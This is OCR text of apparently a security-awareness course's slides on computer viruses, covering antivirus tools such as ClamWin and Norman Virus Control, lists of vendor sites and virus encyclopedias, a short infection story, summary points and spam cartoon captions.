
avast! Virus Cleaner: Screenshot

ClamWin


ClamWin detects and removes a wide range of viruses and spyware and offers email scanning

It performs automatic Internet updates, scheduled scans, and email alerts on virus detection


ClamWin: Screenshot 1




ClamWin: Screenshot 2



ClamWin: Screenshot 3



ClamWin: Screenshot 4



Norman Virus Control

Uses the same core components as the corporate version, except network and network management functionality


The unique Norman SandBox II technology protects against new and unknown computer viruses, worms, and trojans

Downloads from newsgroups can be scanned for malware before they are made available to the user

Features of Norman Virus Control:

- Email scanning for malicious programs
- Real-time scanning of files
- Norman SandBox technology to include detection of unknown viruses, trojans, and worms
- Automatic Internet update

Norman Virus Control: Screenshot




Popular Anti-Virus Packages

- Aladdin Knowledge Systems http://www.esafe.com/
- Central Command, Inc. http://www.centralcommand.com/
- Computer Associates International, Inc. http://www.cai.com
- Frisk Software International http://www.f-prot.com/
- Trend Micro, Inc. http://www.trendmicro.com
- Norman Data Defense Systems http://www.norman.com
- Panda Software http://www.pandasoftware.com/
- Proland Software http://www.pspl.com
- Sophos http://www.sophos.com


Virus Databases

The following databases can be useful if you are looking for specific information about a particular virus:

Proland - Virus Encylopedia
http://www.pspl.com/virus_info/
Norman - Virus Encylopedia
http://www.norman.com/Virus/en-us
AVG - Virus Encyclopedia
http://www.grisoft.com/doc/Virus+Encyclopaedia/lng/us/tpl/tpl01
Virus Bulletin - Virus Encyclopedia
https://www.virusbtn.com/login
F-Secure Virus Info Center
http://www.f-secure.com/vir-info/
McAfee - Virus Information Library
http://vil.mcafee.com/
Panda Software - Virus Encyclopedia
http://www.pandasoftware.com/library/
Sophos Virus Information
http://www.sophos.com/virusinfo/
Symantec AntiVirus Research Center
http://www.symantec.com/avcenter/index.html
Trend Micro - Virus Encyclopedia
http://www.antivirus.com/vinfo/virusencyclo/default.asp



Snopes.com




What Happened Next

Next day when he switched on his system, Ricky was surprised at the irregular behavior of his system. His system was hanging down frequently and strange error messages were popping up. He suspected virus attack on his system. He updated his anti-virus software which he has not updated since long and scanned the system.

Scan result showed that his system was infected by a deadly virus.

Summary


- Viruses come in different forms
- Some are mere nuisances, others come with devastating consequences
- Email worms are self replicating, and clog networks with unwanted traffic
- Virus codes are not necessarily complex
- It is necessary to scan the systems/networks for infections on a periodic basis for protection against viruses
- Antidotes to new virus releases are promptly made available by security companies, and this forms the major countermeasure



"I get to the office around 8:45, pour myself a cup of coffee, turn on my computer, delete all the spam, and then it's time to go home."

"I've installed a comprehensive program that will protect our computer against viruses, trojan horses, worms, cooties, hissy fits, conniptions, and the heebie-jeebies."

"MOM SAYS I CAN ONLY USE THE COMPUTER THREE HOURS A DAY. IT TAKES LONGER THAN THAT JUST TO DELETE MY SPAM!"



"Oh, the usual stuff. Spam from the Joker, another e-mail virus from the Penguin, an illegal chain letter from Cat Woman...."